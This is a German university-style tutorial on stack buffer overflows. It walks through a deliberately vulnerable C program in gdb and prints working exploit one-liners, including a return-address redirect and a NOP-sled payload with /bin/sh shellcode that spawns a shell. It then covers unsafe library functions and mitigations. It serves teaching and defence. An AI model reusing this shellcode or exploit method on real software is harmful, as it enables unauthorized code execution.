Buffer Overflows

Daniel Hepper, Irina Krivochtchekova, Elyasin Shaladi

Ein Buffer Overflow (kurz BO) liegt vor, wenn in einen Puffer mehr Daten eingelesen werden, als in den Puffer hineinpassen. Werden im nachfolgenden Beispiel mehr als 9 Zeichen eingegeben, wird über das Ende des Puffers `eingabe` hinausgeschrieben (String-Terminierung mit \0).

Beispiel:
```
char eingabe[10];
gets(eingabe);
```

Wir behandeln im nachfolgenden Stack-basierte BOs, also BOs bei denen der überlaufende Puffer auf dem Stack liegt.

Vorwissen

Um Stack-basierte BOs zu verstehen, muß man wissen, wie der Stack funktioniert und insbesondere was passiert, wenn eine Funktion aufgerufen wird.

Achtung: Adressen im Speichern sind von vielen Faktoren abhängig und unterscheiden sich u. a. von Compiler zu Compiler, die Beispiele können also nicht zu 100 Prozent reproduziert werden.

Zuerst gilt zu beachten, dass der Stack an der Adresse 0xbfffffff beginnt und nach *unten* wächst. Wird also also die Elemente a und b nacheinander auf dem Stack abgelegt, liegt b an einer niedrigeren Adresse als a.

Beim Aufruf einer Funktion wird die Adresse des nächsten Befehls nach dem Funktionsaufruf (Rücksprungadresse oder Return Instruction Pointer) auf dem Stack abgelegt, an dieser Adresse wird das Programm nach dem Funktionsaufruf fortgesetzt. Danach beginnt das Stack Frame der aufgerufenen Funktion. Als erstes sichert die Funktion den Inhalt des EBP-Registers, den Stackframe der aufrufenden Funktion auf den Stack und reserviert dann Speicher für lokale Variablen auf dem Stack.

Betrachten wir als Beispiel das Programm bo aus Listing 1.

Listing 1: bo.c

```
01 #include <stdio.h>
02 #include <strings.h>
03
04 void secret(void) {
05     printf("Geheim!\n");
06     exit(0);
07 }
08
09 void buggy(char *arg) {
10     char buf[255];
11    strcpy(buf, arg);
12 }
13
14 int main(int argc,
15          char *argv[]) {
16     if (argc > 1) {
17        buggy(argv[1]);
18     }
19     return 0;
20 }
```

Kompilieren:

```
$ gcc -g -o bo bo.c
```

Ausprobieren:

```
$ ./bo ABC
$ ./bo `python -c 'print "A"*666'`
Speicherzugriffsfehler
```

In Zeile 11 liegt offensichtlich eine BO-Schwachstelle vor. Starten wir den Debugger:

```
$ gdb bo
```

Listing anzeigen:

```
(gdb) list 9,20
9       void buggy(char *arg) {
10          char buf[255];
11         strcpy(buf, arg);
12      }
13
14      int main(int argc,
```

```
15              char *argv[]) {
16          if (argc > 1) {
17             buggy(argv[1]);
18          }
19          return 0;
20      }
```

Breakpoints vor Aufruf von `buggy()`, vor und nach Aufruf von `strcpy()` in `buggy()` setzten:

```
(gdb) break 14
Breakpoint 1 at 0x804841a: file bo.c, line 14.
(gdb) break 9
Breakpoint 2 at 0x80483e1: file bo.c, line 9.
(gdb) break 10
Breakpoint 3 at 0x80483f6: file bo.c, line 10.
```

Programm mit 666 A's als Parameter ausführen:

```
(gdb) run `python -c 'print "A"*666'`
Starting program: /mnt/data/studium/vi/rlp/bo/bo `python -c 'print "A"*666'`

Breakpoint 1, main (argc=2, argv=0xbfffef54) at bo.c:17
17              buggy(argv[1]);
```

Das Programm wurde am ersten Breakpoint, also vor dem Aufruf von `buggy()` angehalten.
Betrachten wir den Inhalt des Stackframes und des EIP- und EBP-Registers:

```
(gdb) info frame 0
Stack frame at 0xbfffeed0:
 eip = 0x8048454 in main (bo.c:17); saved eip 0xb7eb6fa8
 source language c.
 Arglist at 0xbfffeec8, args: argc=2, argv=0xbfffef54
 Locals at 0xbfffeec8, Previous frame's sp is 0xbfffeed0
 Saved registers:
  ebp at 0xbfffeec8, eip at 0xbfffeecc
(gdb) info registers ebp eip
ebp            0xbfffeec8       0xbfffeec8
eip            0x8048454        0x8048454
```

Programm fortsetzen:

```
(gdb) continue
Continuing.

Breakpoint 3, buggy (arg=0xbffff100 'A' <repeats 200 times>...) at bo.c:11
11          strcpy(buf, arg);
```

Das Programm läuft bis zum nächsten Breakpoint, vor `strcpy()` in der Funktion `buggy()`.
Betrachten wir jetzt wieder den Stackframe:

```
(gdb) info frame 0
Stack frame at 0xbfffeeb0:
 eip = 0x804841b in buggy (bo.c:11); saved eip 0x8048464
 called by frame at 0xbfffeed0
 source language c.
 Arglist at 0xbfffeea8, args: arg=0xbffff100 'A' <repeats 200 times>...
 Locals at 0xbfffeea8, Previous frame's sp is 0xbfffeeb0
 Saved registers:
  ebp at 0xbfffeea8, eip at 0xbfffeeac
```

Die wichtigste Information ist die Rücksprungadresse (saved eip)., sie hat den Wert `0x8048464` und liegt an der Adresse `0xbfffeeac`. Betrachten wir den Speicher bei der Variable `buf`:

```
(gdb) x/68x buf
0xbfffeda0:     0x00000000      0xb7eb2a96      0x00000001      0x00000000
0xbfffedb0:     0x00000000      0xf7726591      0x0d696910      0x00000002
0xbfffedc0:     0x00000000      0x00000000      0x00000000      0x00000000
[...]
0xbfffee90:     0xb7fd3ff4      0xb7fd5148      0xb7f6157c      0xb7eb750a
0xbfffeea0:     0x00000006      0xb7fd5148      0xbfffeec8      0x08048464
```

Man sieht, dass `buf` noch nicht mit Werten belegt ist. Kurz hinter der Variable liegt die Rücksprungadresse im Speicher. Programm fortsetzten:

```
(gdb) continue
Continuing.

Breakpoint 4, buggy (arg=0x41414141 <Address 0x41414141 out of bounds>)
    at bo.c:12
12      }
```

Wie sieht der Speicher nach `strcpy` aus?

```
0xbfffeda0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffedb0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffedc0:     0x41414141      0x41414141      0x41414141      0x41414141
[...]
0xbfffee90:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffeea0:     0x41414141      0x41414141      0x41414141      0x41414141
```

`strcpy` hat unser Argument (41 ist der ASCII-Wert von 'A' in Hexadezimal) an die Adresse von `buf` kopiert.

```
(gdb) info frame 0
Stack frame at 0xbfffeeb0:
 eip = 0x8048430 in buggy (bo.c:12); saved eip 0x41414141
 called by frame at 0xbfffeeb4
 source language c.
 Arglist at 0xbfffeea8, args: arg=0x41414141 <Address 0x41414141 out of bounds>
 Locals at 0xbfffeea8, Previous frame's sp is 0xbfffeeb0
 Saved registers:
  ebp at 0xbfffeea8, eip at 0xbfffeeac
```

...und dabei die Rücksprungadresse überschrieben. Setzten wir das Programm fort...

```
(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

...stürzt es mit einem Segmentation fault ab.

```
(gdb) info registers eip ebp
eip            0x41414141       0x41414141
ebp            0x41414141       0x41414141
```

Bei der Rückkehr von `buggy()` zu `main()` wurde `0x41414141` ins EIP-Register geladen. Der Versuch das Programm an dieser Adresse fortzusetzten schlägt fehl.

Ursachen

Hauptursache für das Entstehen von BOs ist die fehlende Überprüfung von Puffer- und Arraygrenzen in C/C++.

Erschwerend kommt hinzu, dass zahlreiche Funktionen der C-Standard-Bibliotheken keine Längenüberprüfungen durchführen. Besonders auffällig sind strcpy, gets, sprintf, scanf...

Diese Liste erhebt (leider) keinen Anspruch auf Vollständigkeit.

Ausnutzen

Wir haben den BO in dem Programm bereits ausgenutzt: wir haben das Programm gezielt abstürzen lassen. Bei einem Netzwerk-Server kann dies für einen *Denial of Service* (DoS) Angriff genutzt werden.

Eine andere Art des Ausnutzen wäre das gezielte *Umlenken des Programmflusses*. Wir wollen versuchen den Programmfluss in die Funktion geheim() umzulenken, die nirgends im Programm

aufgerufen wird.

Zuerst müssen wir heraus finden an welcher Stelle die Funktion secret im Speicher liegt, das geht z. B. mit objdump:

```
 objdump -t bo| grep secret
080483f4 g     F .text  0000001e              secret
```

Wenn man jetzt die Rücksprungadresse mit der Adresse `0x080483f4` überschreibt, wird beim verlassen von buggy() nicht zurück nach main() sondern in die Funktion secret() gesprungen.

```
$ ./bo `python -c 'print "\xf4\x83\x04\x08"*68'`
Geheim!
```

BOs können auch zum *Einschleusen und Ausführen von eigenem Code* ausgenutzt werden. Dazu muß man zuerst die Payload konstruieren, also das, was man zur Ausführung bringen möchten. Dann sollte man sich Gedanken darüber machen, wie man die Payload zur Ausführung bringen will.

Die Payload ist dabei Assemblercode in Hexadezimal-Schreibweise. Zusätzlich müssen einige Regeln beachtet werden. So darf zum Beispiel keine Null im Payload vorkommen, da Null-Bytes von den String-Operationen als Terminierungszeichen interpretiert wird. Ausserdem sind beim erstellen des Payload keinerlei absoluten Adresswerte bekannt, man muß also mit relativer Adressierung auskommen.

Auf die Erstellung der Payload soll hier nicht weiter eingegangen werden, interessante Quellen sind:

Aleph One, Smashing the Stack for Fun and Profit, Phrack Magazine #49, Artikel 17
http://www.phrack.org

UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes, The Last Stage of Delirium Group
http://lsd-pl.net/unix_assembly.html


Eine Payload zum Erzeugen einer interaktiven Shell, sog. Shellcode, kann z. B. so aussehen:

```
char shellcode[]=          /* 24 bytes                        */
    "\x31\xc0"             /* xorl    %eax,%eax               */
    "\x50"                 /* pushl   %eax                    */
    "\x68""//sh"           /* pushl   $0x68732f2f             */
    "\x68""/bin"           /* pushl   $0x6e69622f             */
    "\x89\xe3"             /* movl    %esp,%ebx               */
    "\x50"                 /* pushl   %eax                    */
    "\x53"                 /* pushl   %ebx                    */
    "\x89\xe1"             /* movl    %esp,%ecx               */
    "\x99"                 /* cdql                            */
    "\xb0\x0b"             /* movb    $0x0b,%al               */
    "\xcd\x80"             /* int     $0x80                   */
;
```

Diese Payload muß man jetzt im Speicher ablegen und zur Ausführung bringen. In unserem Beispiel reicht es aus, einen String zu kontruieren, der den Code enthält und lang genug ist um die Rücksprungadresse mit der Anfangsadresse unseres Payloads zu überschreiben und diesen dann als Argument an das Programm zu übergeben. Da wir die Anfang Adresse nicht genau wissen, hängen wir einige NOP-Operationen vor den Shellcode. Diese Operation (Hexwert 90h) hat keine Wirkung, sie erhöht nur den Instruction Pointer. Es ist also egal, wo in den Bereich der NOPs unsere Adresse hinzeigt, da die NOPs ohne Nebeneffekt abgearbeitet werden und dann der Shellcode zur Ausfürung kommt.

Da wir über den Quellcode des Programmes bo verfügen und es mit Debugsymbolen kompilieren können, können wir einfach die Position der Variable `buf` im Speicher ausfindig machen, mit einem

Einzeiler in einer beliebigen Skriptsprache einen passenden String konstruieren und als Argument übergeben.




```
$ ./bo `python -c 'print "\x90"*200+"\x31\xc0\x50\x68//sh\x68/bin\x89
\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80"+"\xe8\xeb\xff\xbf"*100'`
sh-2.05b$
```

Nicht immer ist der Zielpuffer groß genug um den gewünschten Code aufzunehmen. Eventuell besteht dann die Möglichkeit, den Payload + NOPs in einer Umgebungsvariable abzulegen und diese anzuspringen. Ausserdem kann man ausnutzen, dass alle Argumente mit denen man ein Programm aufruft, im Speicher liegen, auch wenn das Programm nur weniger Argumente erwartet.

Zur Vollständigkeit sei erwähnt, dass Bufferoverflows auch ausgenutzt werden können, wenn sie nur ein Byte auf dem Stack überschreiben (Off-by-One) oder im BSS- oder Heap-Bereich auftreten.

Gegenmaßnahmen

Eventuell sollte man sich überlegen, ob C für die gegebene Problemstellung geeignet ist oder ob man nicht lieber etwas Performanceverlust in Kauf nimmt und eine Sprache verwendet, die automatische Puffer- und Arraygrenzenüberprüfung unterstützt. Dies ist z. B. in Java, Pascal, Skriptsprachen und einigen C-Dialekten der Fall.

Wenn man C einsetzt, sollte man einige Bibliotheksfunktionen nicht oder nur nach gründlichen Überlegungen einsetzten:

- `gets`: besser `fgets`
- `strcpy`: besser `strncpy`, `strlcpy`
- `strcat`: besser `strncat`, `strlcat`
- `sprintf`: besser `snprintf`
- `vsprintf`: besser `vsnprintf`
- nur zusammen mit einer Angabe über die Feldgröße: `scanf, sscanf, fscanf, vscanf, vsscanf, vfscanf`
- `getenv`: Umgebungsvariablen sind benutzerdefinierte Eingaben!
- `getchar, fgetc, getc, read, bcopy, memcpy...`

Hat man ein Programm geschrieben und möchte nun überprüfen ob Buffer Overflow darin vorhanden sind kann man einen manuellen Source Code Audit durchführen, mit automatischen Tests den Source Code testen oder Stress Tests am Binary durchführen. Als allerletzte Maßnahmen kann man sich mit Reverse Engineering versuchen.

Man kann auch versuchen, mit Compilererweiterungen (Bounds-Checking, Stack Smashing Protection) oder durch Modifikation der Prozessumgebung (Non-Executable Stack, Adress Space Layout Randomization) das Entstehen von BOs zu verhindern oder ihre Auswirkungen einzudämmen.

Quellen und Links

- Klein, Tobias, Buffer Overflows und Format-String-Schwachstellen, dpunkt.verlag, 2004
- Wikipedia, The Free Encyclopedia
  http://www.wikipedia.org
- Phrack Magazine
  Insbesondere: Aleph One, Smashing the Stack for Fun and Profit, Issue 49, File 14
  www.phrack.org
- UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes, The Last Stage of Delirium Group
  http://lsd-pl.net/unix_assembly.html

Auditing

- flawfinder
  http://www.dwheeler.com/flawfinder/
- RATS - Rough Auditing Tool for Security
  http://www.securesoftware.com/download_rats.htm
- Splint
  http://www.splint.org/
- Electric Fence
  http://perens.com/FreeSoftware/ElectricFence/
- efence
  http://www.pf-lug.de/projekte/haya/efence.php
- Valgrind
  http://valgrind.kde.org
- BFBTester – Brute Force Binary Tester
  http://bfbtester.sourceforge.net

Compiler Patches

- Bounds checking patches for GCC
  http://sourceforge.net/projects/boundschecking
- GCC extension for protecting applications from stack-smashing attacks
  http://www.research.ibm.com/trl/projects/security/ssp/

Modifikation der Prozessumgebung

- The PaX-Team Homepage
  http://pax.grsecurity.net/
- http://people.redhat.com/mingo/exec-shield/